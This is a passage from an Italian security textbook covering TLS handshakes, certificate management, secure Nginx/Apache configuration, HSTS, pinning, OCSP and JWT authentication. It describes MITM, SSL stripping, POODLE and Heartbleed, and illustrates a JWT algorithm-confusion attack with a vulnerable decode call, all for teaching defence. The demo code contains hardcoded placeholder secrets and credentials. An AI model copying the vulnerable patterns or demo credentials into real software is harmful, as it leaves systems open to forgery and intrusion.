- Qual è la differenza tra cifratura simmetrica e asimmetrica?
- Perché non si deve usare ECB mode con AES?
- Cos'è un IV e perché deve essere unico?
- Perché bcrypt/Argon2 sono preferibili a SHA-256 per password?
- Cos'è il salt e come protegge da rainbow tables?
- Come funziona la firma digitale?
- Cos'è envelope encryption?

9.11 Riferimenti

- NIST - Recommendation for Block Cipher Modes: https://csrc.nist.gov/publications/detail/sp/800-38a/final
- OWASP - Cryptographic Storage Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html
- OWASP - Password Storage Cheat Sheet
- RFC 5869 - HKDF (HMAC-based Key Derivation Function)
- Argon2 Paper: https://github.com/P-H-C/phc-winner-argon2
- Have I Been Pwned API: https://haveibeenpwned.com/API/v3

Capitolo 10

HTTPS, TLS/SSL e Certificate Management

Mappa del capitolo

Obiettivi, TLS/SSL handshake, Certificati digitali, Certificate Authorities, HTTPS setup, HSTS, Certificate pinning, OCSP, Attacchi, Best practices, Compliance.

Introduzione

HTTPS (HTTP Secure) è il protocollo standard per comunicazioni web sicure. Utilizza TLS (Transport Layer Security) per cifrare traffico tra client e server, garantendo confidenzialità, integrità e autenticità. Questo capitolo copre il funzionamento di TLS, gestione certificati, configurazione sicura e protezione contro attacchi comuni.

10.1 Obiettivi di apprendimento

- Comprendere il TLS handshake e cipher suites
- Configurare HTTPS su server web (Apache, Nginx)
- Gestire certificati digitali (generazione, rinnovo, revoca)
- Implementare HSTS (HTTP Strict Transport Security)
- Applicare certificate pinning
- Riconoscere e mitigare attacchi SSL/TLS (MITM, downgrade)
- Configurare server secondo best practices Mozilla SSL
- Garantire compliance PCI-DSS e GDPR

10.2 TLS/SSL Fundamentals

10.2.1 Storia e versioni

SSL 1.0 Mai rilasciato (vulnerabilità critiche)

SSL 2.0 DEPRECATO (1995) - vulnerabilità DROWN

SSL 3.0 DEPRECATO (1996) - vulnerabilità POODLE

TLS 1.0 DEPRECATO (1999) - vulnerabilità BEAST

TLS 1.1 DEPRECATO (2006) - superato

TLS 1.2 SUPPORTATO (2008) - sicuro con cipher moderni

TLS 1.3 RACCOMANDATO (2018) - più veloce e sicuro

IMPORTANTE

A partire dal 2024, disabilitare TLS 1.0 e 1.1 su tutti i server.
PCI-DSS 4.0 RICHIEDE TLS 1.2+ dal giugno 2024.

10.2.2 TLS Handshake

Listing 10.1: TLS 1.2 Handshake completo

```
CLIENT                                                SERVER

1. ClientHello
   - Versioni TLS supportate
   - Cipher suites supportate
   - Random bytes
   - Extensions (SNI, ALPN, etc.)
                    ------------------>

                                          2. ServerHello
                                             - Versione TLS scelta
                                             - Cipher suite scelta
                                             - Random bytes
                                          3. Certificate
                                             - Certificato server
                                             - Catena certificati
                                          4. ServerKeyExchange
                                             (se richiesto da cipher)
                                          5. ServerHelloDone
                    <------------------

6. ClientKeyExchange
   - Pre-master secret cifrato con chiave pubblica server
7. ChangeCipherSpec
8. Finished (cifrato)
                    ------------------>

                                          9. ChangeCipherSpec
                                          10. Finished (cifrato)
                    <------------------

[Comunicazione applicativa cifrata]
                    <==================>
```

10.2.3 TLS 1.3 Improvements

TLS 1.3 riduce latency e migliora sicurezza:

- 1-RTT Handshake: Ridotto da 2-RTT (TLS 1.2) a 1-RTT
- 0-RTT Resumption: Connessioni successive istantanee
- Cipher suites semplificate: Solo AEAD ciphers
- Rimozione algoritmi insicuri: No RSA key exchange, no CBC
- Forward secrecy obbligatoria: Solo ephemeral key exchange

Listing 10.2: TLS 1.3 Handshake (1-RTT)

```
CLIENT                                                SERVER

ClientHello
+ KeyShare (client public key)
+ PreSharedKey (opzionale)
                      ------------------>

                                              ServerHello
                                              + KeyShare (server public
                                                 key)
                                              {EncryptedExtensions}
                                              {Certificate}
                                              {CertificateVerify}
                                              {Finished}
                      <------------------
{Finished}
                      ------------------>

[Applicazione DATA]
                      <==================>

Nota: {...} indica messaggi cifrati
Handshake completo in 1 round trip!
```

10.3 Certificati Digitali

10.3.1 Struttura X.509 Certificate

Listing 10.3: Struttura certificato X.509

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            04:e1:e7:a4:dc:5c:f2:f3:6d:c0:2b:42:b8:5d:15:9f:2a
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=Let's Encrypt, CN=R3
        Validity
            Not Before: Jan 15 00:00:00 2024 GMT
            Not After : Apr 15 23:59:59 2024 GMT
        Subject: CN=example.com
```

```
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus: ...
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Subject Alternative Name:
                DNS:example.com, DNS:www.example.com
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://r3.o.lencr.org
            Authority Information Access:
                OCSP - URI:http://r3.o.lencr.org
                CA Issuers - URI:http://r3.i.lencr.org/
    Signature Algorithm: sha256WithRSAEncryption
         [signature bytes]
```

10.3.2 Certificate Authority (CA) Trust Chain

Listing 10.4: Catena di fiducia certificati

```
[Root CA] (self-signed, nei browser/OS trust stores)
    |
    | signs
    V
[Intermediate CA] (es. Let's Encrypt R3)
    |
    | signs
    V
[End-entity Certificate] (es. example.com)

Verifica:
1. Browser riceve certificato example.com
2. Controlla firma con chiave pubblica di R3
3. Controlla firma di R3 con chiave pubblica Root CA
4. Root CA è nel trust store del browser -> TRUSTED
```

10.3.3 Ottenere certificati: Let's Encrypt

Listing 10.5: Ottenere certificato gratuito con Let's Encrypt

```
# Installa Certbot
sudo apt-get update
sudo apt-get install certbot python3-certbot-nginx

# Ottieni certificato per Nginx (automatic configuration)
sudo certbot --nginx -d example.com -d www.example.com

# Certbot:
# 1. Genera chiave privata
```

```
# 2. Crea CSR (Certificate Signing Request)
# 3. Completa ACME challenge (HTTP-01 o DNS-01)
# 4. Riceve certificato da Let's Encrypt
# 5. Configura Nginx automaticamente
# 6. Setup auto-renewal

# Verifica auto-renewal
sudo certbot renew --dry-run

# I certificati sono salvati in:
# /etc/letsencrypt/live/example.com/fullchain.pem
# /etc/letsencrypt/live/example.com/privkey.pem

# Auto-renewal cron job (già configurato da certbot)
# Rinnova automaticamente certificati 30 giorni prima scadenza
```

10.3.4 Generare certificati self-signed (solo per testing)

Listing 10.6: Certificato self-signed per sviluppo

```
# ATTENZIONE: Self-signed NON adatto per produzione!
# Genera warning nei browser

# Genera chiave privata
openssl genrsa -out server.key 2048

# Genera certificato self-signed (valido 365 giorni)
openssl req -new -x509 -key server.key -out server.crt -days 365 \
  -subj "/C=IT/ST=Lazio/L=Roma/O=MyCompany/CN=localhost"

# Con Subject Alternative Names (SAN)
cat > san.cnf <<EOF
[req]
distinguished_name = req_distinguished_name
req_extensions = v3_req
prompt = no

[req_distinguished_name]
C = IT
ST = Lazio
L = Roma
O = MyCompany
CN = localhost

[v3_req]
keyUsage = keyEncipherment, dataEncipherment
extendedKeyUsage = serverAuth
subjectAltName = @alt_names

[alt_names]
DNS.1 = localhost
DNS.2 = *.localhost
IP.1 = 127.0.0.1
EOF

openssl req -new -x509 -key server.key -out server.crt -days 365 \
  -config san.cnf -extensions v3_req
```

```
38
39 # Usa in Nginx
40 server {
41     listen 443 ssl;
42     server_name localhost;
43
44     ssl_certificate /path/to/server.crt;
45     ssl_certificate_key /path/to/server.key;
46 }
```

10.4 Configurazione HTTPS Server

10.4.1 Nginx Configuration

Listing 10.7: Configurazione Nginx sicura con TLS 1.3

```
1  # /etc/nginx/sites-available/example.com
2
3  # Redirect HTTP to HTTPS
4  server {
5      listen 80;
6      listen [::]:80;
7      server_name example.com www.example.com;
8
9      # Redirect all HTTP to HTTPS
10     return 301 https://$server_name$request_uri;
11 }
12
13 # HTTPS Server
14 server {
15     listen 443 ssl http2;
16     listen [::]:443 ssl http2;
17     server_name example.com www.example.com;
18
19     # SSL Certificate
20     ssl_certificate /etc/letsencrypt/live/example.com/fullchain.pem;
21     ssl_certificate_key /etc/letsencrypt/live/example.com/privkey.pem;
22
23     # SSL Protocols (TLS 1.2 e 1.3 solo)
24     ssl_protocols TLSv1.2 TLSv1.3;
25
26     # Cipher Suites (Mozilla Intermediate configuration)
27     ssl_ciphers 'ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-
           SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:
           ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA
           -AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384';
28     ssl_prefer_server_ciphers off;
29
30     # DH Parameters per forward secrecy
31     ssl_dhparam /etc/nginx/dhparam.pem;
32
33     # SSL Session Cache (performance)
34     ssl_session_cache shared:SSL:10m;
35     ssl_session_timeout 10m;
36     ssl_session_tickets off;
37
38     # OCSP Stapling (performance + privacy)
```

```
    ssl_stapling on;
    ssl_stapling_verify on;
    ssl_trusted_certificate /etc/letsencrypt/live/example.com/chain.pem;
    resolver 8.8.8.8 8.8.4.4 valid=300s;
    resolver_timeout 5s;

    # Security Headers
    add_header Strict-Transport-Security "max-age=63072000;
       includeSubDomains; preload" always;
    add_header X-Frame-Options "SAMEORIGIN" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-XSS-Protection "1; mode=block" always;
    add_header Referrer-Policy "no-referrer-when-downgrade" always;
    add_header Content-Security-Policy "default-src 'self' https:;
       script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-
       inline'" always;

    # Application
    location / {
        proxy_pass http://localhost:3000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

10.4.2 Genera DH parameters

Listing 10.8: Genera parametri Diffie-Hellman

```
# Genera DH parameters (2048 bit, circa 5 minuti)
sudo openssl dhparam -out /etc/nginx/dhparam.pem 2048

# Per produzione high-security (4096 bit, circa 30 minuti)
sudo openssl dhparam -out /etc/nginx/dhparam.pem 4096
```

10.4.3 Apache Configuration

Listing 10.9: Configurazione Apache sicura

```
# /etc/apache2/sites-available/example.com-ssl.conf

<VirtualHost *:80>
    ServerName example.com
    ServerAlias www.example.com

    # Redirect to HTTPS
    Redirect permanent / https://example.com/
</VirtualHost>

<VirtualHost *:443>
    ServerName example.com
    ServerAlias www.example.com

    DocumentRoot /var/www/example.com
```

```
16
17      # SSL Engine
18      SSLEngine on
19
20      # Certificates
21      SSLCertificateFile /etc/letsencrypt/live/example.com/fullchain.pem
22      SSLCertificateKeyFile /etc/letsencrypt/live/example.com/privkey.pem
23
24      # SSL Protocols
25      SSLProtocol -all +TLSv1.2 +TLSv1.3
26
27      # Cipher Suites
28      SSLCipherSuite ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-
            SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384
29      SSLHonorCipherOrder off
30
31      # OCSP Stapling
32      SSLUseStapling on
33      SSLStaplingCache "shmcb:logs/stapling-cache(150000)"
34
35      # HSTS Header
36      Header always set Strict-Transport-Security "max-age=63072000;
            includeSubDomains; preload"
37
38      # Other Security Headers
39      Header always set X-Frame-Options "SAMEORIGIN"
40      Header always set X-Content-Type-Options "nosniff"
41      Header always set X-XSS-Protection "1; mode=block"
42
43      <Directory /var/www/example.com>
44          Options -Indexes +FollowSymLinks
45          AllowOverride All
46          Require all granted
47      </Directory>
48
49      ErrorLog ${APACHE_LOG_DIR}/example.com-error.log
50      CustomLog ${APACHE_LOG_DIR}/example.com-access.log combined
51  </VirtualHost>
52
53  # Abilita moduli necessari
54  # sudo a2enmod ssl headers rewrite
55  # sudo systemctl restart apache2
```

10.5 HSTS - HTTP Strict Transport Security

HSTS forza i browser a usare sempre HTTPS, prevenendo downgrade attacks.

Listing 10.10: HSTS Header

```
1  Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
2
3  Parametri:
4  - max-age=63072000: Valido per 2 anni (in secondi)
5  - includeSubDomains: Applica a tutti i sottodomini
6  - preload: Richiesta inclusione in HSTS preload list browser
```

10.5.1 HSTS Preload List

Listing 10.11: Submitting a HSTS preload

```
# 1. Configura HSTS header con preload
# 2. Verifica su https://hstspreload.org/
# 3. Submit domain

# Requisiti:
# - Certificato valido
# - Redirect HTTP -> HTTPS (tutti i sottodomini)
# - HSTS su base domain con:
#   - max-age >= 31536000 (1 anno)
#   - includeSubDomains
#   - preload

# Una volta in preload list, browser SEMPRE usa HTTPS
# anche per PRIMA visita (prima di ricevere header)
```

Attenzione: HSTS Preload

HSTS preload è irreversibile! Rimuovere un domain dalla lista richiede mesi.
Assicurati che:

- Tutti i sottodomini supportano HTTPS
- Non hai servizi legacy solo HTTP
- Sei pronto a commitment a lungo termine

10.6 Certificate Pinning

Certificate pinning lega l'applicazione a specifici certificati, prevenendo MITM attacks anche con CA compromesse.

10.6.1 Public Key Pinning HTTP Header (HPKP - DEPRECATO)

HPKP Deprecato

HTTP Public Key Pinning (HPKP) è stato deprecato e rimosso dai browser moderni a causa di rischi operativi (self-DoS se configurato male).
Alternative:

- Certificate Transparency
- Expect-CT header
- Application-level pinning (mobile apps)

10.6.2 Certificate Pinning in Mobile Apps

Listing 10.12: Certificate Pinning in Android

```
import okhttp3.CertificatePinner;
import okhttp3.OkHttpClient;
```

```

public class SecureHttpClient {
    public static OkHttpClient getClient() {
        // Pin certificati specifici
        CertificatePinner certificatePinner = new CertificatePinner.
            Builder()
            // Pin chiave pubblica del certificato corrente
            .add("api.example.com",
                 "sha256/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=")
            // Pin anche backup certificate (per rotation)
            .add("api.example.com",
                 "sha256/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB=")
            .build();

        return new OkHttpClient.Builder()
            .certificatePinner(certificatePinner)
            .build();
    }
}

// Calcolare pin del certificato:
// openssl s_client -servername api.example.com -connect api.example.com
    :443 \
//   | openssl x509 -pubkey -noout \
//   | openssl pkey -pubin -outform der \
//   | openssl dgst -sha256 -binary \
//   | openssl enc -base64
```

Listing 10.13: Certificate Pinning in iOS

```
import Foundation

class CertificatePinner: NSObject, URLSessionDelegate {
    private let pinnedCertificates: [Data]

    init(pinnedCertPaths: [String]) {
        var certs: [Data] = []
        for path in pinnedCertPaths {
            if let certData = try? Data(contentsOf: URL(fileURLWithPath:
                path)) {
                certs.append(certData)
            }
        }
        self.pinnedCertificates = certs
        super.init()
    }

    func urlSession(_ session: URLSession,
                    didReceive challenge: URLAuthenticationChallenge,
                    completionHandler: @escaping (URLSession.
                        AuthChallengeDisposition, URLCredential?) -> Void)
                         {

        guard challenge.protectionSpace.authenticationMethod ==
              NSURLAuthenticationMethodServerTrust,
              let serverTrust = challenge.protectionSpace.serverTrust
                  else {
            completionHandler(.cancelAuthenticationChallenge, nil)
            return
```

```
        }

        // Estrai certificato server
        guard let serverCertificate = SecTrustGetCertificateAtIndex(
            serverTrust, 0) else {
            completionHandler(.cancelAuthenticationChallenge, nil)
            return
        }

        let serverCertData = SecCertificateCopyData(serverCertificate)
            as Data

        // Verifica se corrisponde a uno dei certificati pinnati
        if pinnedCertificates.contains(serverCertData) {
            completionHandler(.useCredential,
                              URLCredential(trust: serverTrust))
        } else {
            // Certificate non corrisponde - blocca connessione
            completionHandler(.cancelAuthenticationChallenge, nil)
        }
    }
}

// Uso
let pinner = CertificatePinner(pinnedCertPaths: [
    Bundle.main.path(forResource: "api_cert", ofType: "cer")!
])

let config = URLSessionConfiguration.default
let session = URLSession(configuration: config,
                         delegate: pinner,
                         delegateQueue: nil)
```

10.7 OCSP e Certificate Revocation

10.7.1 OCSP (Online Certificate Status Protocol)

OCSP permette di verificare se un certificato è stato revocato.

Listing 10.14: Verifica OCSP manualmente

```
# Estrai OCSP URL dal certificato
openssl x509 -in cert.pem -noout -ocsp_uri
# Output: http://r3.o.lencr.org

# Verifica stato certificato
openssl ocsp \
  -issuer chain.pem \
  -cert cert.pem \
  -text \
  -url http://r3.o.lencr.org

# Output:
# Response verify OK
# cert.pem: good
#     This Update: Jan 15 12:00:00 2024 GMT
#     Next Update: Jan 22 12:00:00 2024 GMT
```

10.7.2 OCSP Stapling

OCSP Stapling migliora privacy e performance: il server include la risposta OCSP nel handshake.

Listing 10.15: Vantaggi OCSP Stapling

```
Senza Stapling:
Browser -> [TLS Handshake] -> Server
Browser -> [OCSP Request] -> CA OCSP Responder
CA -> [OCSP Response] -> Browser
- CA sa quali siti visiti (privacy issue)
- Latency aggiuntiva

Con Stapling:
Server -> [richiede OCSP response] -> CA (periodicamente)
Browser -> [TLS Handshake] -> Server
Server -> [TLS + OCSP Response stapled] -> Browser
- CA non sa chi visita il sito
- No latency per client
```

10.8 Attacchi SSL/TLS

10.8.1 Man-in-the-Middle (MITM)

Scenario: Attaccante intercetta traffico tra client e server

Attacco:

1. Client inizia connessione a server
2. Attaccante intercetta e stabilisce due connessioni:
   - Client Attacker (con certificato fake)
   - Attacker Server (connessione legit)
3. Attaccante decifra, legge/modifica, ri-cifra

Difese:

- Certificate pinning (mobile apps)
- HSTS preload (blocca anche primo accesso)
- Certificate Transparency monitoring
- Public key pinning
- User education (verificare certificato)

S

10.8.2 SSL Stripping

benario: Utente su WiFi pubblico 1. User digita "example.com" (nota: HTTP, no 'https://') 2. Browser fa richiesta HTTP 3. Attaccante intercetta e risponde con HTTP (no redirect a HTTPS) 4. User pensa di essere su sito legit, ma traffico è in chiaro

Difesa: - HSTS Preload: Browser sa che example.com richiede HTTPS - User deve digitare "https://example.com" - Browser plugins (HTTPS Everywhere)

10.8.3 Downgrade Attacks

Attacco: Forzare client/server a usare protocolli vecchi vulnerabili (TLS 1.0, SSL 3.0)

Esempio - POODLE:

- Attaccante modifica ClientHello per rimuovere TLS support
- Server fallback a SSL 3.0
- SSL 3.0 è vulnerabile a padding oracle attack

Difesa:

- Disabilitare SSL 3.0, TLS 1.0, TLS 1.1 su server
- TLS_FALLBACK_SCSV (impedisce downgrade)

V

10.8.4 Heartbleed (CVE-2014-0160)

bVnerabilità in OpenSSL Heartbeat extension

Bug: Mancata validazione lunghezza payload - Client può richiedere più memoria di quella inviata - Server risponde con memoria arbitraria (può contenere chiavi private!)

Impatto: - Leak di chiavi private SSL - Leak di credenziali utente - Leak di session tokens

Fix: - Aggiornare OpenSSL a versione patched - Revocare e rigenerare tutti i certificati - Forzare cambio password di tutti gli utenti

10.9 Testing e Monitoring

10.9.1 SSL Labs SSL Test

Listing 10.16: Test configurazione SSL

```
# Online: https://www.ssllabs.com/ssltest/

# Via API
curl "https://api.ssllabs.com/api/v3/analyze?host=example.com"

# Check lista:
# - Certificate chain validity
# - Protocol support (TLS 1.2+)
# - Cipher suites strength
# - Forward secrecy support
# - HSTS header
# - Vulnerabilità note (Heartbleed, POODLE, etc.)

# Grade A+ richiede:
# - TLS 1.2+ solo
# - Strong ciphers
# - Forward secrecy
# - HSTS
# - No vulnerabilità note
```

10.9.2 Certificate Transparency Monitoring

Listing 10.17: Monitor certificati con Certificate Transparency

```
import requests
import time

def monitor_certificates(domain):
    """
    Monitora emissione certificati via Certificate Transparency logs
    Rileva certificati fraudolenti
    """
    url = f"https://crt.sh/?q={domain}&output=json"

    response = requests.get(url)
    certs = response.json()

    # Ordina per data emissione
    certs.sort(key=lambda x: x['entry_timestamp'], reverse=True)

    print(f"Certificati per {domain}:")
    for cert in certs[:10]:  # Ultimi 10
        print(f"  - Issuer: {cert['issuer_name']}")
        print(f"    Common Name: {cert['common_name']}")
        print(f"    Not Before: {cert['not_before']}")
        print(f"    Not After: {cert['not_after']}")
        print()

        # Alert se issuer sospetto
        trusted_issuers = ['Let\'s Encrypt', 'DigiCert', 'Sectigo']
        if not any(issuer in cert['issuer_name'] for issuer in
            trusted_issuers):
            print(f"        WARNING: Unknown issuer for {cert['
                common_name']}")

monitor_certificates("example.com")

# Setup monitoring automatico
# - Cron job giornaliero
# - Alert via email/Slack se nuovi certificati
# - Permette rilevare CA compromise o phishing
```

10.10 Compliance

10.10.1 PCI-DSS Requirements

PCI-DSS 4.0 - Requirement 4

4.2.1: Strong cryptography and security protocols implemented
Dal Giugno 2024:

- TLS 1.2 minimo (TLS 1.3 raccomandato)
- TLS 1.0 e 1.1 devono essere disabilitati
- Strong cipher suites (forward secrecy)
- Certificati da CA riconosciute

- Certificate monitoring e revocation

Testing:

- Quarterly vulnerability scans
- Annual penetration testing
- SSL Labs grade A minimo

10.10.2 GDPR Requirements

GDPR - Encryption in Transit

Article 32: Security of processing
Richiede "encryption of personal data" including data in transit.
Best practices:

- HTTPS obbligatorio per tutti i form (login, checkout, etc.)
- HSTS per prevenire downgrade
- TLS 1.2+ con strong ciphers
- Certificate monitoring
- Encryption anche per API e microservizi interni

10.11 Best Practices

1. Usa TLS 1.2+ solo: Disabilita TLS 1.0, 1.1, SSL 3.0
2. Strong cipher suites: Forward secrecy, AEAD
3. Certificati da CA affidabili: Let's Encrypt, DigiCert, etc.
4. Rinnovo automatico: Setup auto-renewal (certbot)
5. HSTS: Abilita con preload per siti pubblici
6. OCSP Stapling: Migliora privacy e performance
7. Monitoring: SSL Labs test, Certificate Transparency
8. Redirect HTTP→HTTPS: Tutte le richieste HTTP
9. Secure cookies: Secure, HttpOnly, SameSite flags
10. Certificate pinning: Per app mobile

10.12 Esercizi

1. Configura HTTPS su server Nginx con Let's Encrypt
2. Ottieni grade A+ su SSL Labs
3. Implementa HSTS e submit a preload list

4. Configura OCSP stapling
5. Implementa certificate pinning in app Android
6. Setup monitoring Certificate Transparency
7. Testa server contro vulnerabilità note (Heartbleed, POODLE)

10.13 Verifica

- Qual è la differenza tra TLS 1.2 e TLS 1.3?
- Come funziona il TLS handshake?
- Cos'è HSTS e perché è importante?
- Come funziona certificate pinning?
- Cos'è OCSP stapling e quali vantaggi offre?
- Come funziona un attacco SSL stripping?
- Quali cipher suites sono considerate sicure?

10.14 Riferimenti

- Mozilla SSL Configuration Generator: https://ssl-config.mozilla.org/
- SSL Labs: https://www.ssllabs.com/
- Let's Encrypt: https://letsencrypt.org/
- HSTS Preload: https://hstspreload.org/
- RFC 8446 - TLS 1.3: https://tools.ietf.org/html/rfc8446
- OWASP Transport Layer Protection Cheat Sheet
- Certificate Transparency: https://certificate.transparency.dev/

Capitolo 11

API Security

Mappa del capitolo

Obiettivi, API Authentication (JWT, OAuth 2.0, API Keys), Rate limiting, Input validation, CORS, API versioning, GraphQL security, WebSocket security, Monitoring, Compliance.

Introduzione

Le API (Application Programming Interfaces) sono il backbone delle applicazioni moderne. REST API, GraphQL e WebSocket permettono comunicazione tra frontend e backend, tra microservizi e con servizi terzi. Questo capitolo copre autenticazione, autorizzazione, protezione contro abusi e best practices per API sicure.

11.1 Obiettivi di apprendimento

- Implementare autenticazione API con JWT
- Configurare OAuth 2.0 per delegated authorization
- Gestire API keys in modo sicuro
- Implementare rate limiting e throttling
- Validare e sanitizzare input API
- Configurare CORS correttamente
- Proteggere GraphQL da query abusive
- Implementare WebSocket authentication
- Monitorare e loggare attività API
- Garantire compliance GDPR e PCI-DSS

11.2 REST API Authentication

11.2.1 JWT (JSON Web Tokens)

JWT è lo standard de-facto per autenticazione stateless in API REST.

Listing 11.1: Struttura JWT

```
JWT = Header.Payload.Signature

Header (Base64URL encoded):
{
  "alg": "HS256",
  "typ": "JWT"
}

Payload (Base64URL encoded):
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022,
  "exp": 1516242622
}

Signature:
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret
)

Esempio JWT completo:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
   eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ
   .SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

11.2.2 Implementazione JWT sicura

Listing 11.2: JWT authentication con Flask

```
from flask import Flask, request, jsonify
import jwt
import datetime
from functools import wraps

app = Flask(__name__)

# IMPORTANTE: In produzione, usa environment variable!
# SECRET_KEY deve essere:
# - Lungo (almeno 256 bit)
# - Casuale
# - Segreto (mai in repository)
app.config['SECRET_KEY'] = 'your-secret-key-change-this-in-production'

def generate_token(user_id, username):
    """Genera JWT token"""
    payload = {
        'sub': user_id,  # Subject (user ID)
        'username': username,
        'iat': datetime.datetime.utcnow(),  # Issued at
        'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=24)
             # Expiration
    }

    token = jwt.encode(
```

```
        payload,
        app.config['SECRET_KEY'],
        algorithm='HS256'
    )

    return token

def verify_token(token):
    """Verifica e decodifica JWT token"""
    try:
        payload = jwt.decode(
            token,
            app.config['SECRET_KEY'],
            algorithms=['HS256']
        )
        return payload
    except jwt.ExpiredSignatureError:
        return None  # Token scaduto
    except jwt.InvalidTokenError:
        return None  # Token invalido

def token_required(f):
    """Decorator per proteggere route"""
    @wraps(f)
    def decorated(*args, **kwargs):
        token = None

        # Estrai token da Authorization header
        if 'Authorization' in request.headers:
            auth_header = request.headers['Authorization']
            # Format: "Bearer <token>"
            parts = auth_header.split()
            if len(parts) == 2 and parts[0] == 'Bearer':
                token = parts[1]

        if not token:
            return jsonify({'error': 'Token is missing'}), 401

        # Verifica token
        payload = verify_token(token)
        if payload is None:
            return jsonify({'error': 'Token is invalid or expired'}),
                401

        # Passa user info alla route
        return f(current_user=payload, *args, **kwargs)

    return decorated

# Routes
@app.route('/api/login', methods=['POST'])
def login():
    """Login endpoint"""
    data = request.get_json()

    username = data.get('username')
    password = data.get('password')

```

```
    # Valida credenziali (esempio semplificato)
    # In produzione: query database, verifica password hash
    if username == 'admin' and password == 'password':
        user_id = 1

        # Genera token
        token = generate_token(user_id, username)

        return jsonify({
            'token': token,
            'expires_in': 86400  # 24 ore in secondi
        }), 200
    else:
        return jsonify({'error': 'Invalid credentials'}), 401

@app.route('/api/protected', methods=['GET'])
@token_required
def protected_route(current_user):
    """Route protetta - richiede token valido"""
    return jsonify({
        'message': f'Hello {current_user["username"]}!',
        'user_id': current_user['sub']
    }), 200

@app.route('/api/refresh', methods=['POST'])
@token_required
def refresh_token(current_user):
    """Rinnova token"""
    new_token = generate_token(
        current_user['sub'],
        current_user['username']
    )

    return jsonify({
        'token': new_token,
        'expires_in': 86400
    }), 200

if __name__ == '__main__':
    app.run(debug=False)  # NEVER debug=True in production!
```

11.2.3 JWT Best Practices

JWT Security Best Practices

1. Usa HS256 o RS256: Evita 'none' algorithm
2. Short expiration: Max 1 ora per access token
3. Usa refresh tokens: Separa access token (short) e refresh token (long)
4. Valida sempre: Verifica signature, exp, iss, aud
5. Non mettere dati sensibili: JWT è decodificabile (Base64)
6. HTTPS only: Trasmetti token solo su HTTPS

7. Revocation: Implementa token blacklist per logout

8. Strong secret: Usa secret >= 256 bit per HS256

Vulnerabilità JWT Comuni

Algorithm Confusion Attack:

```
// Token originale firmato con RS256 (asymmetric)
{
  "alg": "RS256",
  "typ": "JWT"
}

// Attaccante modifica in HS256 (symmetric)
{
  "alg": "HS256",
  "typ": "JWT"
}

// Server usa chiave pubblica come HMAC secret
// Attaccante firma con chiave pubblica (che è pubblica!)
```

Difesa: Specificare sempre algoritmo atteso in verify()

```
jwt.decode(token, key, algorithms=['RS256'])  #
jwt.decode(token, key)  #  Vulnerabile
```

11.2.4 Refresh Token Pattern

Listing 11.3: Refresh token implementation

```
// Backend (Node.js + Express)
const jwt = require('jsonwebtoken');
const { v4: uuidv4 } = require('uuid');

// In-memory store (usa Redis in produzione)
const refreshTokens = new Map();

function generateAccessToken(user) {
    return jwt.sign(
        { userId: user.id, username: user.username },
        process.env.ACCESS_TOKEN_SECRET,
        { expiresIn: '15m' }  // Short-lived
    );
}

function generateRefreshToken(user) {
    const refreshToken = uuidv4();

    // Salva refresh token con scadenza
    refreshTokens.set(refreshToken, {
        userId: user.id,
        expiresAt: Date.now() + (7 * 24 * 60 * 60 * 1000)  // 7 giorni
    });

    return refreshToken;
}
```

```
27
28 app.post('/api/login', async (req, res) => {
29     const { username, password } = req.body;
30
31     // Valida credenziali
32     const user = await authenticateUser(username, password);
33     if (!user) {
34         return res.status(401).json({ error: 'Invalid credentials' });
35     }
36
37     // Genera tokens
38     const accessToken = generateAccessToken(user);
39     const refreshToken = generateRefreshToken(user);
40
41     // Refresh token in HttpOnly cookie (sicuro)
42     res.cookie('refreshToken', refreshToken, {
43         httpOnly: true,
44         secure: true,  // HTTPS only
45         sameSite: 'strict',
46         maxAge: 7 * 24 * 60 * 60 * 1000  // 7 giorni
47     });
48
49     res.json({ accessToken });
50 });
51
52 app.post('/api/refresh', (req, res) => {
53     const refreshToken = req.cookies.refreshToken;
54
55     if (!refreshToken) {
56         return res.status(401).json({ error: 'Refresh token missing' });
57     }
58
59     // Verifica refresh token
60     const tokenData = refreshTokens.get(refreshToken);
61
62     if (!tokenData || tokenData.expiresAt < Date.now()) {
63         return res.status(401).json({ error: 'Refresh token invalid or
               expired' });
64     }
65
66     // Genera nuovo access token
67     const user = getUserById(tokenData.userId);
68     const accessToken = generateAccessToken(user);
69
70     res.json({ accessToken });
71 });
72
73 app.post('/api/logout', (req, res) => {
74     const refreshToken = req.cookies.refreshToken;
75
76     // Revoca refresh token
77     refreshTokens.delete(refreshToken);
78
79     res.clearCookie('refreshToken');
